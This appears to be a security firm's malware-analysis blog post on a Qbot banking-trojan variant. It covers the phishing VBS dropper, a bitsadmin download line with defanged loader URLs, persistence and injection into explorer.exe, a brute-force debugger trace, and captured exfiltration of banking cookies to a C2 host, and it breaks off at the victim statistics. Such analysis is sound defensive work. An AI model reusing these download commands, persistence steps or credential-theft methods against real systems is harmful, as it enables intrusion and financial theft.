Varonis Exposes Global Cyber Campaign: C2 Server Actively Compromising Thousands of Victims

varonis.com/blog/varonis-discovers-global-cyber-campaign-qbot/

The Varonis Security Research team discovered a global cyber attack campaign leveraging a new strain of the Qbot banking malware. The campaign is actively targeting U.S. corporations but has hit networks worldwide—with victims throughout Europe, Asia, and South America—with a goal of stealing proprietary financial information, including bank account credentials.

During the analysis, we reversed this strain of Qbot and identified the attacker's **active command and control server**, allowing us to determine the scale of the attack. Based on direct observation of the C2 server, **thousands of victims** around the globe are compromised and **under active control** by the attackers. Additional information uncovered from the C&C server exposed traces of the threat actors behind this campaign.

The attack was initially detected by Varonis DatAlert which alerted one of our North American customers of dropper activity, internal lateral movement, and suspicious network activity.

Our team has shared additional non-public information with the appropriate authorities and are performing responsible disclosure.

New Variant of Qbot Banking Malware

The threat actors used a new variant of Qbot, a well-known and sophisticated malware designed to steal banking credentials. Qbot employs anti-analysis techniques, frequently evades detection, and uses new infection vectors to stay ahead of defenders.

The malware is polymorphic, or constantly changing:

- It creates files and folders with random names

- Its dropper frequently changes C2 servers
- The malware loader changes when there is an active internet connection (more on this later)

Qbot (or Qakbot) was first identified in 2009 and has evolved significantly. It is primarily designed for collecting browsing activity and data related to financial websites. Its worm-like capabilities allow it to spread across an organization's network and infect other systems.


Discovery

Our forensics team began investigating after receiving a call from a customer, whose implementation of DatAlert had alerted them to unusual activity in their systems. Our team determined that at least one computer had been infected with malware and was attempting to propagate to additional systems on the network.

A sample was extracted and sent to our research team for analysis, who identified the malware as a variant of Qbot/Qakbot. The sample did not match any existing hashes, and further investigation revealed that this was a new strain.

Phase One – Dropper

File name: REQ_02132019b.doc.vbs



SHA1: c4b0e2161b44fa580d00cccd3b3c70b957d6f647


In previous versions of Qbot, the first launcher was a Word document macro. A zip file with a **.doc.vbs** extension was found during our investigation, indicating that the first infection was likely carried out via a phishing email that lured the victim into running the malicious VBS file.

Upon execution, the VBS extracts the OS version of the victim's machine and attempts to detect common anti-virus software installed on the system.

AV strings the malware looks for include: **Defender, Virus, Antivirus, Malw, Trend, Kaspersky, Kav, Mcafee, symantec**

In this variant, the malware uses **BITSAdmin** to download the loader. This appears to be a new behavior, as previous samples used PowerShell.

BITSAdmin downloads the loader from one of the following URLs:




- http://portla(dot)mlcsoft(dot)com/widgetcontrol.png
- http://qt(dot)files(dot)diggerspecialties(dot)com/development.png
- http://ontario(dot)postsupport(dot)net/france.png

Downloading the loader using BITSAdmin from the VBS code:

```
intReturn = wShell.Run(‘bitsadmin /transfer qahdejob’ & Second(Now) & ‘ /Priority
HIGH ‘ & el & urlStr & ‘ ‘ & tempFile, 0, True)
```

Phase Two: Gain Persistency and Inject to explorer.exe

Filename: widgetcontrol.png



SHA1: 10c540521ae79a8631daa3db4ab958744ffc3f39

The loader, which executes the core malware, has multiple versions and is constantly updating even after execution. The version that the victim receives upon infection is dependent on the **sp** parameter that is hardcoded in the VBS file.

One interesting point is that each version of the loader is signed with a different digital certificate. Valid certificates usually indicate a file is trustworthy, while unsigned executables are suspicious.


Qbot is known to use fake or stolen, valid digital certificates to gain credibility and evade detection on the operating system.

We downloaded all the available versions of the loader (see IOCs below) and mapped the certificates.

Certificates used by the malware:

- Saiitech Systems Limited
- ECDJB Limited
- Hitish Patel Consulting Ltd
- Doorga Limited
- INTENTEK LIMITED
- Austek Consulting Limited
- IO Pro Limited
- Vercoe IT Ltd
- Edsabame Consultants Ltd
- SOVA CONSULTANCY LTD

Example of one of the certificates:



Digital Signature Details

Digital Signature Information
This digital signature is OK.

Signer information

Name: Edsabame Consultants Ltd

E-mail: Not available

Signing time: Friday, February 15, 2019 2:53:26 AM

Countersignatures

Name of signer:	E-mail address:	Timestamp
COMODO SHA-1...	Not available	Friday, February 15,...

Certificate

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures software came from software publisher
- Protects software from alteration after publication

* Refer to the certification authority's statement for details.

Issued to: Edsabame Consultants Ltd

Issued by: Sectigo RSA Code Signing CA

Valid from 1/20/2019 to 1/21/2020

Persistence

When first run, the loader copies itself to **%Appdata%\Roaming\{Randomized String}** and then creates the following:


- **Registry:** creates a value in the well-known registry startup key, “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run,” that executes the malware when the user logs on
- **Task Scheduler:** a scheduled task that runs every 5 hours and executes the malware from “%Appdata%\Roaming\Microsoft\{Randomized String}”
- **Startup:**Qbot creates a shortcut in the user’s startup folder that points to the loader

Injected Explorer.exe

The loader launches a 32-bit explorer.exe process and then injects the main payloads.

Here is the memory of explorer.exe with the injected payload as RWX memory segment:

Here is the memory of explorer.exe with the injected payload as RWX memory segment:



Base address	Type	Size	Protect...
0x1d0000	Image	2,028 kB	WCX
0xa60000	Mapped	64 kB	RW
0xa70000	Private	32 kB	RW
0xa80000	Mapped	12 kB	R
0xa90000	Mapped	60 kB	R
0xaa0000	Private	256 kB	RW
0xae0000	Private	256 kB	RW
0xb20000	Mapped	16 kB	R
0xb30000	Mapped	12 kB	R
0xb40000	Private	8 kB	RW
0xb50000	Mapped	468 kB	RWX
0xb50000	Mapped: Commit	468 kB	RWX
0xbd0000	Mapped	504 kB	R
0xc50000	Mapped	4 kB	RW
0xc60000	Mapped	20 kB	R
0xc70000	Private	4 kB	RW
0xc80000	Private	1,024 kB	RW
0xd80000	Private	4 kB	RW
0xd90000	Mapped	16 kB	R
0xda0000	Private	64 kB	RW
0xdb0000	Private	256 kB	RW
0xdf0000	Private	256 kB	RW
0xe30000			

```
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 30 01 00 00 ............0...
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ........!..L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......
00000080 d2 d1 fa 0e 96 b0 94 5d 96 b0 94 5d 96 b0 94 5d .......]...]...]
00000090 9f c8 07 5d 82 b0 94 5d 73 e9 91 5c 94 b0 94 5d ...]...]s..\...]
000000a0 ad ee 95 5c 92 b0 94 5d 08 10 53 5d 94 b0 94 5d ...\...]..S]...]
000000b0 ad ee 97 5c 92 b0 94 5d ad ee 91 5c 8a b0 94 5d ...\...]...\...]
000000c0 ad ee 90 5c 9b b0 94 5d 22 2c 7b 5d 86 b0 94 5d ...\...]",{]...]
000000d0 88 e2 01 5d 94 b0 94 5d 96 b0 95 5d b7 b1 94 5d ...]...]...]...]
000000e0 01 ee 95 5c 93 b0 94 5d 96 b0 94 5d ab b0 94 5d ...\...]...]...]
000000f0 01 ee 91 5c 9d b0 94 5d 01 ee 94 5c 97 b0 94 5d ...\...]...\...]
00000100 04 ee 6b 5d 97 b0 94 5d 96 b0 03 5d 97 b0 94 5d ..k]...]...]...]
00000110 01 ee 96 5c 97 b0 94 5d 52 69 63 68 96 b0 94 5d ...\...]Rich...]
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000130 50 45 00 00 4c 01 05 00 89 d2 46 5c 00 00 00 00 PE..L.....F\....
00000140 00 00 00 00 e0 00 02 01 0b 01 0e 01 00 08 01 00 ................
00000150 00 f4 05 00 00 00 00 00 80 31 00 00 00 10 00 00 .........1......
00000160 00 20 01 00 00 00 40 00 00 10 00 00 00 02 00 00 . ....@.........
00000170 05 00 01 00 01 00 00 00 05 00 01 00 00 00 00 00 ................
00000180 00 50 07 00 00 04 00 00 00 00 00 00 02 00 00 80 .P..............
00000190 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 ................
000001a0 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 ................
```

After the injection, the loader overwrites its original executable with the 32-bit version of calc.exe:

“C:\Windows\System32\cmd.exe” /c ping.exe -n 6 127.0.0.1 & type “C:\Windows\System32\calc.exe” > C:\Users\{TKTKTK}\Desktop\1.exe

Phase Three: Lateral Movement and Stealing Money


After establishing persistence, the main payloads begin to brute force accounts on the network.

If the malware compromises a domain account, it enumerates the “Domain Users” group and brute forces the accounts. If the compromised account is a local account, the malware uses a predefined list of local users instead.

Authentication attempts use NTLM, and the API **WNetAddConnection**.

We extracted the usernames and passwords the malware uses when attempting to brute force local accounts. The malware hides these dictionaries from static analysis, but they can be extracted during runtime.

X32dbg image of explorer.exe trying to connect to a remote computer with the username “Administrator” and the password “12345678”:




```
● 02188827    6A 04          push 4
● 02188829    FF75 0C        push dword ptr ss:[ebp+C]            [ebp+C]:L"Administrator"
● 0218882C    8945 F4        mov dword ptr ss:[ebp-C],eax         [ebp-C]:L"\\\\L[redacted]\\IPC$"
● 0218882F    FF75 10        push dword ptr ss:[ebp+10]           [ebp+10]:L"12345678"
● 02188832    8D45 E0        lea eax,dword ptr ss:[ebp-20]
● 02188835    50             push eax
→● 02188836   FF15 7C191B02  call dword ptr ds:[<&WNetAddConnection2W
```

Show Me the Money

The main goal of Qbot is to steal money from its victims; it uses several methods to send financial, credential and other information back to the attacker's server:

- **Keylogging** – Qbot captures and sends every keystroke that the victim enters and uploads them to the attacker.
- **Credentials/cookies** – Qbot searches for saved credentials/cookies from browsers and sends them to the attacker.
- **Hooking** – the main payload injects to all the processes in the system with a code that hooks API calls and searches for financial/banking string the malware extracts the data, credentials, or session cookies from the process and uploads it to the attacker.

The image shows that when authenticating to banking site **buisnessline.huntington.com**, the malware sends the POST data and the session cookies to the C2 server **content.bigflimz.com**:



```
201  200  HTTPS  businessonline.huntington.com  /Scripts/jQuery/jQueryMigrateCompressed.js                              10,057  ap
202  200  HTTP               Tunnel to          content.bigflimz.com:443                                                     0
203  401  HTTPS           content.bigflimz.com  /s                                                                         188  te
204  200  HTTPS  businessonline.huntington.com  /Common/Styles/Presentation/huntington-anonymous.css                     1,528  te
205  200  HTTPS  businessonline.huntington.com  /Common/Styles/Presentation/relentless.css                              1,471  te
206  200  HTTPS  businessonline.huntington.com  /Common/scripts/Presentation/core-bol.js                               28,411  ap
207  200  HTTPS  businessonline.huntington.com  /Common/scripts/jquery/jquery.numberformatter/jquery.numberformatter-1...  4,675  ap
208  200  HTTPS  businessonline.huntington.com  /Common/Scripts/legacy/ClientOmniture.js                                3,898  ap
209  200  HTTPS  businessonline.huntington.com  /Common/scripts/jquery/jquery.bgiframe/jquery.bgiframe.js                1,728  ap
```


Body

Name	Value

b	└ /�s\ D \ F �| businessonline.huntington.comMozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like
	Geckohttps://businessonline.huntington.com/Common/scripts/dtagent_ICA23TVhjpqrtx_7000100001803.jshttps://businessonline.huntington.com/BOLHome/BusinessOnlineLog
	dtPC=-;
	dtSa=true%7CC%[redacted]%7Chttps%3A%2F%2Fbusinessonline.huntington.com%2FBOLHome%2FBusinessOnlineLogi
	dtLatC=2; dtCookie=U0P8[redacted]MQ;
	BIGipServer~PROD~p_pdebolsso.huntington.com=rd[redacted]443;
	TS01b17dcd=01331[redacted]a2b1
	Bol_Asp_SessionId=[redacted]c; __AntiXsrfToken=95[redacted]0; ClientTimeZone=;

Inside the Attacker's C2 Server

On one of the attacker's sites, we were able to find log files containing the victim IPs, operating system details, and anti-virus product names. The C2 server revealed past activities, as well as what appears to be additional malware versions (version table in the IOC section, below).




Index of /

- .htaccess
- cgi-bin/
- p.php
- proxy[redacted]


Some of the results may contain duplicates, but below are the top 10 countries, anti-virus products, and operating systems found.

Victims by Country

